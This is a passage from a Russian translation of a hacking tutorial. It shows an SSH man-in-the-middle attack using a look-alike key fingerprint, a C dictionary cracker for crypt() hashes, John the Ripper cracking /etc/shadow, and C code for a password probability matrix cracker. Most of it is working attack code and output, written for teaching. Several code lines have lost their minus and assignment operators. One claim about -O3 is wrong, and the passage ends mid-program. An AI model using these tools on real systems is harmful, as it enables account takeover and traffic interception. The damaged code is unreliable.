1024 ba:06:3f:22:1b:44:7b:db:41:27:54:ac:4a:10:29:e0 /tmp/ssh-rsa05.pub
1024 ba:06:78:dc:be:a6:43:15:eb:3f:ac:92:e5:8e:c9:50 /tmp/ssh-rsa06.pub
1024 ba:06:7f:da:ae:61:58:aa:eb:55:d0:0c:f6:13:61:30 /tmp/ssh-rsa07.pub
1024 ba:06:7d:e8:94:ad:eb:95:d2:c5:1e:6d:19:53:59:a0 /tmp/ssh-rsa08.pub
1024 ba:06:74:a2:c2:8b:a4:92:e1:e1:75:f5:19:15:60:a0 /tmp/ssh-rsa09.pub
reader@hacking:~ $ ssh-keygen -l -f ./loki.hostkey
1024 ba:06:7f:d2:b9:74:a8:0a:13:cb:a2:f7:e0:10:59:a0 192.168.42.72
reader@hacking:~ $
```

Из 10 сгенерированных пар ключей можно выбрать ту, которая выглядит максимально похожей на оригинал. Мы выбрали пару ssh-rsa02.pub, выделенную жирным шрифтом. Впрочем, любая из них будет походить на исходный отпечаток куда больше, чем случайно сгенерированный ключ.

С новым ключом атака программы mitm-ssh станет еще более эффективной. Местоположение ключа указывается в конфигурационном файле, поэтому для его

применения достаточно, как показано ниже, добавить строчку `HostKey` в файл /usr/local/etc/mitm-ssh_config. Но нам нужно удалить записанную ранее строку `Protocol 1`, поэтому мы просто перепишем конфигурационный файл.

```
reader@hacking:~ $ echo "HostKey /tmp/ssh-rsa02" > /usr/local/etc/mitm-ssh_config
reader@hacking:~ $ mitm-ssh 192.168.42.72 -v -n -p 2222Using static route to
192.168.42.72:22
Disabling protocol version 1. Could not load host key
SSH MITM Server listening on 0.0.0.0 port 2222.
```

В другом терминале запущен инструмент arpspoof, который направляет трафик в программу mitm-ssh, использующую новый ключ узла с нечетким отпечатком. Давайте сравним вывод при двух вариантах подключения.

Обычное соединение

```
iz@tetsuo:~ $ ssh jose@192.168.42.72
The authenticity of host '192.168.42.72 (192.168.42.72)' can't be established.
RSA key fingerprint is ba:06:7f:d2:b9:74:a8:0a:13:cb:a2:f7:e0:10:59:a0.
Are you sure you want to continue connecting (yes/no)?
```

Соединение при атаке MitM

```
iz@tetsuo:~ $ ssh jose@192.168.42.72
The authenticity of host '192.168.42.72 (192.168.42.72)' can't be established.
RSA key fingerprint is ba:06:7e:b2:64:13:cf:0f:a4:69:17:d0:60:62:69:a0.
Are you sure you want to continue connecting (yes/no)?
```

Вы можете сходу увидеть разницу? Отпечатки похожи друг на друга настолько, что большинство пользователей просто примет соединение.

0x760 Взлом паролей

Пароли, как правило, не хранят в виде обычного текста, потому что такой файл был бы слишком заманчивой целью. Для них применяется односторонняя хэш-функция. Основой самой известной из таких функций, которая называется `crypt()`, является алгоритм DES. Вот посвященная ей страница из справочника:

```
ИМЯ
    crypt - шифрование паролей и данных

СИНТАКСИС
    #define _XOPEN_SOURCE
    #include <unistd.h>

    char *crypt(const char *key, const char *salt);
```

```
ОПИСАНИЕ
    crypt() — функция для шифрования паролей. Основана на алгоритме DES
    с изменениями, имеющими целью (среди прочего) противодействовать
    аппаратным способам подбора ключей.

    key — введенный пользователем пароль.

    salt — строка из двух символов, взятых из набора [a-zA-Z0-9./]. Используется
    для модификации алгоритма одним из 4096 способов.
```

Это односторонняя хэш-функция, принимающая пароль в виде обычного текста и так называемую соль и дающая на выходе хэш, которому предшествует значение соли. Такой хэш математически необратим, то есть по его значению невозможно восстановить исходный пароль. Сейчас мы напишем программу, чтобы поэкспериментировать с этой функцией.

crypt_test.c

```
#define _XOPEN_SOURCE
#include <unistd.h>
#include <stdio.h>

int main(int argc, char *argv[]) {
    if(argc < 2) {
        printf("Usage: %s <plaintext password> <salt value>\n", argv[0]);
        exit(1);
    }
    printf("пароль \"%s\" с солью \"%s\" ", argv[1], argv[2]);
    printf("хэшируется в ==> %s\n", crypt(argv[1], argv[2]));
}
```

Для компиляции программы требуется библиотека crypt. Это показывает следующий вывод, включающий результаты тестовых запусков.

```
reader@hacking:~/booksrc $ gcc -o crypt_test crypt_test.c
/tmp/cccrSvYU.o: In function `main':
crypt_test.c:(.text+0x73): undefined reference to `crypt'
collect2: ld returned 1 exit status
reader@hacking:~/booksrc $ gcc -o crypt_test crypt_test.c -l crypt
reader@hacking:~/booksrc $ ./crypt_test testing je
пароль "testing" с солью "je" хэшируется в ==> jeLu9ckBgvgX.
reader@hacking:~/booksrc $ ./crypt_test test je
пароль "test" с солью "je" хэшируется в ==> jeHEAX1m66RV.
reader@hacking:~/booksrc $ ./crypt_test test xy
пароль "test" с солью "xy" хэшируется в ==> xyVSuHLjceD92
reader@hacking:~/booksrc $
```

Обратите внимание, что при двух последних запусках шифровался один и тот же пароль, но с разными значениями соли. Соль дополнительно модифицирует

алгоритм, в результате чего из одного и того же текста получаются различные хэши. Значение хэша (с добавленной перед ним солью) хранится в файле паролей. Даже если этот файл украдут, оттуда нельзя будет извлечь полезной информации.

Когда возникает необходимость выполнить аутентификацию известного пользователя, в файле паролей ищется соответствующий хэш. Человеку предлагается ввести свой пароль, из файла извлекается исходное значение соли, и введенные данные пропускаются через все ту же одностороннюю хэш-функцию. В случае корректного пароля она дает результат, сохраненный в файле паролей. Такой подход позволяет осуществлять аутентификацию без хранения паролей в открытом виде.

0x761 Перебор по словарю

Впрочем, даже в зашифрованном виде файл с паролями бывает полезен для хакера. Конечно, математическим путем вернуть хэш в исходное состояние не получится, но можно быстро хэшировать каждое словарное слово, используя значение соли для конкретного хэша, а затем сравнить результаты с имеющимися записями. Совпадение будет означать, что слово из словаря и есть пароль.

Программа для простой атаки словарным перебором пишется достаточно легко. Она должна читать слова из файла, хэшировать каждое из них с соответствующим значением соли и в случае совпадения отображать найденное слово. В приведенном ниже коде используются функции файловых потоков, включенные в заголовочный файл stdio.h. Они упрощают работу, так как все детали вызовов функции `open()` и файловых дескрипторов скрыты в указателях на структуры FILE. Например, в приведенном ниже коде аргумент `r` заставляет функцию `fopen()` открыть файл для чтения. Функция возвращает указатель на открытый файловый поток или значение NULL в случае неудачи. Функция `fgets()` читает из потока строку до указанной максимальной длины или до конца строки. В программе она используется для чтения каждой строки из файла со списком слов. Если прочитать слово не получилось, она возвращает значение NULL, что является признаком конца файла.

crypt_crack.c

```
#define _XOPEN_SOURCE
#include <unistd.h>
#include <stdio.h>

/* Выводим сообщение и завершаем работу */
void barf(char *message, char *extra) {
    printf(message, extra);
    exit(1);
}
```

```
/* Программа с примером словарной атаки */
int main(int argc, char *argv[]) {
    FILE *wordlist;
    char *hash, word[30], salt[3];
    if(argc < 2)
        barf("Usage: %s <wordlist file> <password hash>\n", argv[0]);

    strncpy(salt, argv[2], 2); // Первые 2 байта хэша – соль
    salt[2] = '\0'; // завершаем строку

    printf("Значение соли \'%s\'\n", salt);

    if( (wordlist = fopen(argv[1], "r")) == NULL) // Открываем список слов
        barf("Критическая ошибка: невозможно открыть файл \'%s\'.\n", argv[1]);

    while(fgets(word, 30, wordlist) != NULL) { // Читаем каждое слово
        word[strlen(word)-1] = '\0'; // Удаляем конечный байт '\n'
        hash = crypt(word, salt); // Хэшируем слово с солью
        printf("проверяем слово: %-30s ==> %15s\n", word, hash);
        if(strcmp(hash, argv[2]) == 0) { // При совпадении хэшей
            printf("Хэш \"%s\" соответствует ", argv[2]);
            printf("паролю \"%s\".\n", word);
            fclose(wordlist);
            exit(0);
        }
    }
    printf("В предоставленном списке слов пароль не найден.\n");
    fclose(wordlist);
}
```

Вот как программа взламывает хэш *jeHEAX1m66RV.*, используя слова из словаря /usr/share/dict/words.

```
reader@hacking:~/booksrc $ gcc -o crypt_crack crypt_crack.c -lcrypt
reader@hacking:~/booksrc $ ./crypt_crack /usr/share/dict/words jeHEAX1m66RV.
Значение соли 'je'
проверяем слово:                              ==> jesS3DmkteZYk
проверяем слово:  A                           ==> jeV7uK/S.y/KU
проверяем слово:  A's                         ==> jeEcn7sF7jwWU
проверяем слово:  AOL                         ==> jeSFGex8ANJDE
проверяем слово:  AOL's                       ==> jesSDhacNYUbc
проверяем слово:  Aachen                      ==> jeyQc3uB14q1E
проверяем слово:  Aachen's                    ==> je7AQSxfhvsyM
проверяем слово:  Aaliyah                     ==> je/vAqRJyOZvU

.:[ вывод обрезан ]:.

проверяем слово:  terse                       ==> jelgEmNGLflJ2
проверяем слово:  tersely                     ==> jeYfo1aImUWqg
проверяем слово:  terseness                   ==> jedH11z6kkEaA
проверяем слово:  terseness's                 ==> jedH11z6kkEaA
```

```
проверяем слово:  terser                    ==> jeXptBe6psF3g
проверяем слово:  tersest                   ==> jenhzylhDIqBA
проверяем слово:  tertiary                  ==> jex6uKY9AJDto
проверяем слово:  test                      ==> jeHEAX1m66RV.
Хэш "jeHEAX1m66RV." Соответствует паролю "test".
reader@hacking:~/booksrc $
```

Так как паролем было слово *test*, присутствовавшее в предоставленном словаре, пароль удалось взломать. Вот почему использовать словарные слова или их производные в качестве паролей считается плохой практикой с точки зрения безопасности.

Но у атаки такого типа есть недостаток. Невозможно найти пароль, если он отсутствует в словаре. К примеру, взломать этой программой пароль, состоящий из набора символов `h4R%`, не получится.

```
reader@hacking:~/booksrc $ ./crypt_test h4R% je
password "h4R%" with salt "je" hashes to ==> jeMqqfIfPNNTE
reader@hacking:~/booksrc $ ./crypt_crack /usr/share/dict/words jeMqqfIfPNNTE
Значение соли 'je'
проверяем слово:                            ==> jesS3DmkteZYk
проверяем слово:  A                         ==> jeV7uK/S.y/KU
проверяем слово:  A's                       ==> jeEcn7sF7jwWU
проверяем слово:  AOL                       ==> jeSFGex8ANJDE
проверяем слово:  AOL's                     ==> jesSDhacNYUbc
проверяем слово:  Aachen                    ==> jeyQc3uB14q1E
проверяем слово:  Aachen's                  ==> je7AQSxfhvsyM
проверяем слово:  Aaliyah                   ==> je/vAqRJyOZvU

.:[ вывод обрезан ]:.

проверяем слово:  zooms                     ==> je8A6DQ87wHHI
проверяем слово:  zoos                      ==> jePmCz9ZNPwKU
проверяем слово:  zucchini                  ==> jeqZ9LSWt.esI
проверяем слово:  zucchini's                ==> jeqZ9LSWt.esI
проверяем слово:  zucchinis                 ==> jeqZ9LSWt.esI
проверяем слово:  zwieback                  ==> jezzR3b5zwlys
проверяем слово:  zwieback's                ==> jezzR3b5zwlys
проверяем слово:  zygote                    ==> jei5HG7JrfLy6
проверяем слово:  zygote's                  ==> jej86M9AG0yj2
проверяем слово:  zygotes                   ==> jeWHQebUlxTmo
В предоставленном списке слов пароль не найден.
```

Зачастую для взлома таким способом создаются специализированные словари, состоящие из слов различных языков, стандартных модификаций этих слов (например, путем преобразования букв в цифры) или просто слов с добавленными в конце числами. Чем больше словарь, тем больше паролей можно взломать с его помощью, но при этом больше времени уйдет на его обработку.

0x762 Атаки с полным перебором

Словарная атака, при которой проверяются все существующие комбинации, называется *исчерпыванием методом грубой силы* (exhaustive brute-force). С технической точки зрения таким способом можно взломать любой пароль, но результата вряд ли дождутся даже наши правнуки.

Для паролей в стиле функции `crypt()` существуют 95 возможных входных символов. Исчерпывающий поиск комбинации, состоящей из восьми символов, сводится к перебору 95^8, то есть около семи квадриллионов вариантов. Каждый добавленный к паролю символ экспоненциально увеличивает количество паролей. При скорости в 10 000 паролей в секунду полный перебор займет 22 875 лет. Задачу можно распределить между множеством машин и процессоров, но важно понимать, что ускорение при этом будет иметь линейный характер. Если объединить тысячу машин, каждая из которых станет выполнять 10 000 проверок в секунду, для достижения результата все равно потребуется более 22 лет. Линейное ускорение, которое дает добавление еще одной машины, пренебрежимо мало по сравнению с ростом пространства ключей при увеличении длины пароля на один символ.

К счастью, у этой ситуации есть и обратная сторона; при уменьшении длины пароля количество возможных комбинаций экспоненциально уменьшается. Например, для пароля, состоящего из четырех символов, существует всего 95^4 вариантов. В этом пространстве ключей около 81,5 миллионов комбинаций, и оно может быть проверено полным перебором (при условии 10 000 проверок в секунду) за пару часов. Потому, хотя пароли вида `h4R%` и отсутствуют в словарях, они взламываются за приемлемое время.

Все это означает, что даже состоящий из набора случайных символов пароль должен быть достаточно длинным. А так как сложность взлома растет экспоненциально, увеличение длины пароля до восьми символов делает невозможным взлом за разумное время.

Александр Песляк, известный как Solar Designer, разработал программу для взлома паролей, которая называется John the Ripper[1] и сначала применяет атаку по словарю, а затем — полный перебор. Это, наверное, одна из самых популярных программ такого рода. Ее последняя версия доступна по адресу https://www.openhub.net/p/john-the-ripper. Более старую версию, код которой приведен ниже, вы найдете на LiveCD.

```
reader@hacking:~/booksrc $ john

John the Ripper Version 1.6 Copyright (c) 1996-98 by Solar Designer

Usage: john [OPTIONS] [PASSWORD-FILES]
```

[1] Джон-потрошитель (*англ.*). — *Примеч. ред.*

```
-single                    режим "одного взлома"
-wordfile:FILE -stdin      режим словаря, чтение из FILE или stdin
-rules                     включение правил для режима словаря
-incremental[:MODE]        инкрементный режим [использование раздела MODE]
-external:MODE             внешний режим или фильтр слов
-stdout[:LENGTH]           без взлома, слова пишутся в stdout
-restore[:FILE]            восстановление прерванного сеанса [из FILE]
-session:FILE              задание имени сеанса в FILE
-status[:FILE]             вывод статуса сеанса [из FILE]
-makechars:FILE            создание набора символов, FILE переписывается
-show                      отображение взломанных паролей
-test                      выполнение тестирования
-users:[-]LOGIN|UID[,..]   загрузка только этого (этих) пользователя(-ей)
-groups:[-]GID[,..]        загрузка пользователей только из этой (этих) групп(-ы)
-shells:[-]SHELL[,..]      загрузка пользователей только с этой (этими)
                           оболочкой(-ами)
-salts:[-]COUNT            загрузка солей с минимумом COUNT паролей
-format:NAME               принудительное задание формата шифрованного текста NAME
                           (DES/BSDI/MD5/BF/AFS/LM)
-savemem:LEVEL             включение сохранения памяти на уровне LEVEL 1..3
reader@hacking:~/booksrc $ sudo tail -3 /etc/shadow
matrix:$1$zCcRXVsm$GdpHxqC9epMrdQcayUx0//:13763:0:99999:7:::
jose:$1$pRS4.I8m$Zy5of8AtD800SeMgm.2Yg.:13786:0:99999:7:::
reader:U6aMy0wojraho:13764:0:99999:7:::
reader@hacking:~/booksrc $ sudo john /etc/shadow
Loaded 2 passwords with 2 different salts (FreeBSD MD5 [32/32])
guesses: 0  time: 0:00:00:01 0% (2)  c/s: 5522  trying: koko
guesses: 0  time: 0:00:00:03 6% (2)  c/s: 5489  trying: exports
guesses: 0  time: 0:00:00:05 10% (2)  c/s: 5561  trying: catcat
guesses: 0  time: 0:00:00:09 20% (2)  c/s: 5514  trying: dilbert!
guesses: 0  time: 0:00:00:10 22% (2)  c/s: 5513  trying: redrum3
testing7 (jose)
guesses: 1  time: 0:00:00:14 44% (2)  c/s: 5539  trying: KnightKnight
guesses: 1  time: 0:00:00:17 59% (2)  c/s: 5572  trying: Gofish!
Session aborted
```

Здесь мы видим, что учетная запись jose имеет пароль `testing7`.

0x763 Поисковая таблица хэшей

Еще одна интересная идея для взлома паролей состоит в использовании гигантской поисковой таблицы хэшей. Если заранее вычислить хэши для всех возможных паролей и поместить их в структуру данных, любой пароль будет взламываться за время, которое потребуется на поиск по этой структуре. Для двоичного поиска оно оценивается как $O(\log_2 N)$, где N — количество записей. В случае пароля из восьми символов N составит 95^8. Это равно $O(8 \log_2 95)$, то есть достаточно быстро.

Но хранение поисковой таблицы такого размера потребует примерно 100 000 терабайт памяти. Кроме того, возможность подобной атаки учтена в алгоритме хэ-

ширования паролей, и для противодействия ей добавляется соль. С различными значениями соли один и тот же пароль превращается в разные хэши, то есть для каждого значения соли потребуется создавать свою поисковую таблицу. Базирующаяся на алгоритме DES функция `crypt()` содержит 4096 возможных значений соли, что даже в случае коротких паролей, состоящих из четырех символов, лишает поисковую таблицу хэшей практического смысла. Для каждого значения соли таблица поиска по всем вариантам пароля из четырех символов потребует примерно один гигабайт пространства для хранения. А 4096 возможных значений хэша означают необходимость 4096 отдельных таблиц. В результате объем занимаемой ими памяти возрастает до 4,6 терабайт, что лишает атаку всякой привлекательности.

0x764 Матрица вероятности паролей

Искать компромисс между вычислительной мощностью и местом для хранения приходится очень часто. За примерами далеко ходить не нужно. Сжатие формата MP3 является попыткой сохранить звук высокого качества при относительно небольшом размере файлов, увеличивающей требования к вычислительным ресурсам. В карманных калькуляторах, наоборот, хранятся поисковые таблицы для таких функций, как синус и косинус, что позволяет избежать интенсивных расчетов.

Подобные компромиссы существуют и в криптографии. Атака, основанная на компромиссе между временем и памятью (time/space trade-off), эффективнее всего осуществляется методом, предложенным Мартином Хеллманом, но мы ее рассмотрим на примере другого кода, который проще для понимания. Впрочем, общий принцип останется тем же: нужно найти такой баланс между вычислительной мощностью и затратами пространства для хранения, чтобы исчерпывающий перебор ключей можно было осуществить за разумное время при разумном объеме используемой памяти. К сожалению, при этом не избежать проблемы, связанной с солью, так как она увеличивает объем хранимой информации. Впрочем, для хэшей, получаемых с помощью функции `crypt()`, существует всего 4096 значений соли, поэтому их влияние можно уменьшить, сократив используемую память до объема, что даже при умножении на 4096 не выйдет за разумные пределы.

Метод, который мы рассмотрим, использует разновидность сжатия с потерями. Вместо полной поисковой таблицы хэшей при вводе конкретного хэша возвращается несколько тысяч возможных текстовых значений. Проверка этих значений и восстановление исходного текстового пароля осуществляются быстро, а главное, что такое сжатие с потерей информации позволяет сильно сократить затраты памяти. В приведенной ниже версии кода используется пространство ключей для всех возможных паролей из четырех символов (с фиксированной солью). При этом необходимое место в сравнении с полной поисковой таблицей хэшей (тоже с фиксированной солью) уменьшено на 88 %. Пространство ключей, которое будет проверяться методом полного перебора, сократилось примерно в 1018 раз. При 10 000 проверках в секунду такой метод позволяет взломать состоящий из

четырех символов пароль менее чем за восемь секунд — значительное ускорение по сравнению с двумя часами, которые требуются для исчерпывающего перебора в этом же пространстве ключей.

Метод состоит в построении трехмерной двоичной матрицы, соотносящей фрагменты хэша с фрагментами обычного текста. По оси x откладывается текст, разбитый на пары по два символа в каждой. Возможные значения составляют двоичный вектор длиной 95^2, или 9025, битов (примерно 1129 байтов). По оси y откладывается зашифрованный текст, разбитый на четыре фрагмента по три символа в каждом. Они перечислены в столбцах тем же способом, но реально для работы берутся только четыре бита из третьего столбца. Таким образом, у нас $64^2 \times 4$, или 16 384, столбца. Ось z применяется только для управления восемью двумерными матрицами, так как каждой паре символов обычного текста соответствуют четыре матрицы.

Идея состоит в разбиении текста на две пары символов, которые нумеруются вдоль вектора. Каждый фрагмент текста хэшируется, а зашифрованный текст применяется для поиска нужного столбца матрицы. Затем устанавливается бит на пересечении со строкой матрицы. Но при разделении шифрованного текста на фрагменты неизбежно возникают пересечения.

Обычный текст	Хэш
test	je**HEA**X1m66RV.
!J)h	je**HEA**38vqlkkQ
".F+	je**HEA**1Tbde5FE
"8,J	je**HEA**nX8kQK3I

В данном случае столбец для символов `HEA` будет иметь включенные биты, соответствующие следующим символам обычного текста `te`, `!J`, `".` и `"8`, так как в матрицу добавлены именно эти пары «текст/хэш».

После заполнения матрицы при вводе хэша `jeHEA38vqlkkQ` будет осуществляться поиск в столбце `HEA`, и двумерная матрица вернет для первых двух символов текста значения `te`, `!J`, `".` и `"8`. Для первых двух символов существует четыре такие матрицы, использующие подстроку шифрованного текста из символов со второго по четвертый, с четвертого по шестой, с шестого по восьмой и с восьмого по десятый, каждая со своим вектором возможных значений из первых двух символов открытого текста. Мы извлекаем все эти векторы и объединяем поразрядной операцией И. В результате включенными останутся только биты, соответствующие обычным текстовым парам, которые входят в число возможных для каждой подстроки шифрованного текста. Кроме того, остаются еще четыре такие же матрицы для последних двух символов текста.

Размеры матриц определяются принципом Дирихле. Он утверждает, что если разложить по k ящикам $k + 1$ объект, по меньшей мере в одном ящике окажется два

объекта. Соответственно, для получения самых лучших результатов нужно добиться того, чтобы каждый вектор чуть меньше чем наполовину состоял из 1. Так как по матрицам распределяется 95^4, или 81 450 625, записей, для пятидесятипроцентного насыщения потребуется вдвое больше ящиков. Каждый вектор содержит 9025 записей, то есть нам нужно примерно $(95^4 \times 2) / 9025$, или 18 000, столбцов. Если использовать для столбцов состоящие из трех символов подстроки шифрованного текста, первые два символа и четыре бита из третьего дадут $64^2 \times 4$, или примерно 16 000 столбцов (для каждого символа хэша существует всего 64 возможных значения). Это практически то, что требуется, так как если бит добавляется дважды, совпадение битов игнорируется. На практике каждый вектор оказывается заполнен единицами примерно на 42 %.

Для каждого хэша извлекается четыре вектора, соответственно, вероятность того, что в одной и той же позиции каждого вектора окажется значение 1, составляет примерно $0{,}42^4$, или 3,11 %, и 9025 возможных комбинаций для первых двух символов сокращаются примерно на 97 %, то есть до 280 комбинаций. Аналогично обстоят дела с последними двумя символами, что дает нам 280^2, или 78 400, вариантов текста. При 10 000 проверок в секунду сжатое пространство ключей будет просмотрено менее чем за 8 секунд.

Разумеется, у метода есть и слабые стороны. Во-первых, создание матрицы занимает примерно столько же времени, сколько и полный перебор вариантов. Впрочем, эта операция выполняется всего один раз. Во-вторых, соль делает невозможными атаки такого типа.

Давайте на практике посмотрим, как создается матрица вероятности паролей и как с ее помощью осуществляется взлом. Первый код генерирует матрицу для всех паролей из четырех символов с солью `je`. Вторая программа использует ее для взлома.

---

ppm_gen.c

```
/*********************************************************\
* Матрица вероятности паролей      *      Файл: ppm_gen.c *
*********************************************************
*                                                       *
* Автор:          Jon Erickson <matrix@phiral.com>      *
* Организация:    Phiral Research Laboratories          *
*                                                       *
*  Программа-генератор для проверки концепции МВП       *
*  Она генерирует файл 4char.ppm с информацией по всем  *
*  возможным четырехсимвольным паролям с солью 'je'. Файл *
*  позволяет быстрый взлом паролей из рассматриваемого  *
*  пространства ключей вместе с программой ppm_crack.c  *
*                                                       *
\*********************************************************/

#define _XOPEN_SOURCE
#include <unistd.h>
```

```
#include <stdio.h>
#include <stdlib.h>

#define HEIGHT 16384
#define WIDTH 1129
#define DEPTH 8
#define SIZE HEIGHT * WIDTH * DEPTH

/* Сопоставляем одному байту хэша значение из перечисления */
int enum_hashbyte(char a) {
    int i, j;
    i = (int)a;
    if((i >= 46) && (i <= 57))
        j = i   46;
    else if ((i >= 65) && (i <= 90))
        j = i   53;
    else if ((i >= 97) && (i <= 122))
        j = i   59;
    return j;
}

/* Сопоставляем трем байтам хэша значение из перечисления */
int enum_hashtriplet(char a, char b, char c) {
    return (((enum_hashbyte(c)%4)*4096)+(enum_hashbyte(a)*64)+enum_hashbyte(b));
}
/* Выводим сообщение и завершаем работу */
void barf(char *message, char *extra) {
    printf(message, extra);
    exit(1);
}

/* Генерируем файл 4-char.ppm со всеми возможными четырехсимвольными паролями
   (и солью je) */
int main() {
    char plain[5];
    char *code, *data;
    int i, j, k, l;
    unsigned int charval, val;
    FILE *handle;
    if (!(handle = fopen("4char.ppm", "w")))
        barf("Ошибка: Файл '4char.ppm' невозможно открыть на запись.\n", NULL);

    data = (char *) malloc(SIZE);
    if (!(data))
        barf("Ошибка: Невозможно выделить память.\n", NULL);

    for(i=32; i<127; i++) {
        for(j=32; j<127; j++) {
            printf("Добавляем %c%c** в 4char.ppm..\n", i, j);
            for(k=32; k<127; k++) {
                for(l=32; l<127; l++) {

                    plain[0] = (char)i; // Строим все возможные
```

```
                plain[1]   (char)j; // четырехбайтовые пароли
                plain[2]   (char)k;
                plain[3]   (char)l;
                plain[4] = '\0';
                code = crypt((const char *)plain,
                (const char *)"je");          // Хэшируем их

                /* С потерями сохраняем статистическую информацию о парах */
                val = enum_hashtriplet(code[2],  // Сохраняем информацию
                code[3], code[4]);               //  о байтах 2-4
                charval = (i-32)*95 + (j-32); // Первые 2 байта текста
                data[(val*WIDTH)+(charval/8)] |= (1<<(charval%8));
                val += (HEIGHT * 4);
                charval = (k-32)*95 + (l-32); // Последние 2 байта текста
                data[(val*WIDTH)+(charval/8)] |= (1<<(charval%8));

                val = HEIGHT + enum_hashtriplet(code[4],
                code[5], code[6]);            // байты 4-6
                charval = (i-32)*95 + (j-32); // Первые 2 байта текста
                data[(val*WIDTH)+(charval/8)] |= (1<<(charval%8));
                val += (HEIGHT * 4);
                charval = (k-32)*95 + (l-32); // Последние 2 байта текста
                data[(val*WIDTH)+(charval/8)] |= (1<<(charval%8));

                val = (2 * HEIGHT) + enum_hashtriplet(code[6], code[7],
                code[8]);                     // байты 6-8
                charval = (i-32)*95 + (j-32); // Первые 2 байта текста
                data[(val*WIDTH)+(charval/8)] |= (1<<(charval%8));
                val += (HEIGHT * 4);
                charval = (k-32)*95 + (l-32); // Последние 2 байта текста
                data[(val*WIDTH)+(charval/8)] |= (1<<(charval%8));

                val = (3 * HEIGHT) + enum_hashtriplet(code[8], code[9],
                code[10]);                    // байты 8-10
                charval = (i-32)*95 + (j-32); // Первые 2 байта текста
                data[(val*WIDTH)+(charval/8)] |= (1<<(charval%8));
                val += (HEIGHT * 4);
                charval = (k-32)*95 + (l-32); // Последние 2 байта текста
                data[(val*WIDTH)+(charval/8)] |= (1<<(charval%8));
            }
        }
    }
    printf("готово.. сохраняем..\n");
    fwrite(data, SIZE, 1, handle);
    free(data);
    fclose(handle);
}
```

Программа ppm_gen.c генерирует матрицу вероятности для паролей из четырех символов. Ниже показан пример ее работы. Параметр `-O3` заставляет GCC оптимизировать код для ускорения компиляции.

```
reader@hacking:~/booksrc $ gcc -O3 -o ppm_gen ppm_gen.c -lcrypt
reader@hacking:~/booksrc $ ./ppm_gen
Добавляем   ** в 4char.ppm..
Добавляем  !** в 4char.ppm..
Добавляем  "** в 4char.ppm..

.:[ вывод обрезан ]:.

Добавляем ~|** в 4char.ppm..
Добавляем ~}** в 4char.ppm..
Добавляем ~~** в 4char.ppm..
готово.. сохраняем..
@hacking:~ $ ls -lh 4char.ppm
-rw-r--r-- 1 142M 2007-09-30 13:56 4char.ppm
reader@hacking:~/booksrc $
```

Файл `4char.ppm` имеет размер 142 Мбайт и содержит неточные ассоциации между текстом всех возможных четырехсимвольных паролей и их хэшем. Этими данными мы воспользуемся в следующей программе для подбора четырехсимвольных паролей, которые нельзя взломать словарной атакой.

ppm_crack.c

```
/*****************************************************************\
* Матрица вероятности паролей       *       File: ppm_crack.c   *
*****************************************************************
*                                                               *
*  Автор:          Jon Erickson <matrix@phiral.com>             *
*  Организация:    Phiral Research Laboratories                 *
*                                                               *
*    Программа-генератор для проверки концепции МВП             *
*    Она использует файл 4char.ppm, содержащий информацию       *
*    обо всех возможных четырехсимвольных паролях с солью 'je'. *
*    Этот файл можно сгенерировать в программе  ppm_gen.c.      *
*                                                               *
\*****************************************************************/
#define _XOPEN_SOURCE
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>

#define HEIGHT 16384
#define WIDTH 1129
#define DEPTH 8
#define SIZE HEIGHT * WIDTH * DEPTH
#define DCM HEIGHT * WIDTH

/* Сопоставляем одному байту хэша значение из перечисления */
int enum_hashbyte(char a) {
    int i, j;
    i = (int)a;
    if((i >= 46) && (i <= 57))
```

```
        j = i   46;
    else if ((i >= 65) && (i <= 90))
        j = i   53;
    else if ((i >= 97) && (i <= 122))
        j = i   59;
    return j;
}

/* Сопоставляем трем байтам хэша значение из перечисления */
int enum_hashtriplet(char a, char b, char c) {
    return (((enum_hashbyte(c)%4)*4096)+(enum_hashbyte(a)*64)+enum_hashbyte(b));
}

/* Объединяем два вектора */
void merge(char *vector1, char *vector2) {
    int i;
    for(i=0; i < WIDTH; i++)
        vector1[i] &= vector2[i];
}

/* Возвращаем разряд вектора в позиции, заданной параметром index */
int get_vector_bit(char *vector, int index) {
    return ((vector[(index/8)]&(1<<(index%8)))>>(index%8));
}

/* Считаем количество текстовых пар в переданном векторе */
int count_vector_bits(char *vector) {
    int i, count=0;
    for(i=0; i < 9025; i++)
        count += get_vector_bit(vector, i);
    return count;
}

/* Отображаем текстовые пары для всех установленных битов вектора */
void print_vector(char *vector) {
    int i, a, b, val;
    for(i=0; i < 9025; i++) {
        if(get_vector_bit(vector, i) == 1) { // Если бит установлен,
            a = i / 95;                      // вычислить текстовую пару
            b = i   (a * 95);                // и отобразить ее
            printf("%c%c ",a+32, b+32);
        }
    }
    printf("\n");
}

/* Выводим сообщение и завершаем работу */
void barf(char *message, char *extra) {
    printf(message, extra);
    exit(1);
}

/* Взламываем четырехсимвольный пароль с помощью файла 4char.ppm */
int main(int argc, char *argv[]) {
    char *pass, plain[5];
```

```
unsigned char bin_vector1[WIDTH], bin_vector2[WIDTH], temp_vector[WIDTH];
char prob_vector1[2][9025];
char prob_vector2[2][9025];
int a, b, i, j, len, pv1_len=0, pv2_len=0;
FILE *fd;

if(argc < 1)
    barf("Usage: %s <password hash> (will use the file 4char.ppm)\n", argv[0]);

if(!(fd = fopen("4char.ppm", "r")))
    barf("Критическая ошибка: Файл PPM невозможно открыть на чтение.\n", NULL);

pass = argv[1]; // Первый аргумент это хэш пароля

printf("Отфильтровываем возможные текстовые байты для первых двух
        символов:\n");

fseek(fd,(DCM*0)+enum_hashtriplet(pass[2], pass[3], pass[4])*WIDTH, SEEK_SET);
fread(bin_vector1, WIDTH, 1, fd); // Читаем вектор, связывающий байты 2-4 хэша

len = count_vector_bits(bin_vector1);
printf("только 1 вектор из 4:\t%d текстовых пар с насыщением %0.2f%%\n", len,
        len*100.0/ 9025.0);

fseek(fd,(DCM*1)+enum_hashtriplet(pass[4], pass[5], pass[6])*WIDTH, SEEK_SET);
fread(temp_vector, WIDTH, 1, fd); // Читаем вектор, связывающий байты 4-6 хэша
merge(bin_vector1, temp_vector);  // Объединяем его с первым вектором

len = count_vector_bits(bin_vector1);
printf("векторы 1 И 2 объединены:\t%d текстовых пар с насыщением %0.2f%%\n",
        len, len*100.0/9025.0);
fseek(fd,(DCM*2)+enum_hashtriplet(pass[6], pass[7], pass[8])*WIDTH, SEEK_SET);
fread(temp_vector, WIDTH, 1, fd); // Читаем вектор, связывающий байты 6-8 хэша
merge(bin_vector1, temp_vector);  // Объединяем его с первыми двумя векторами

len = count_vector_bits(bin_vector1);
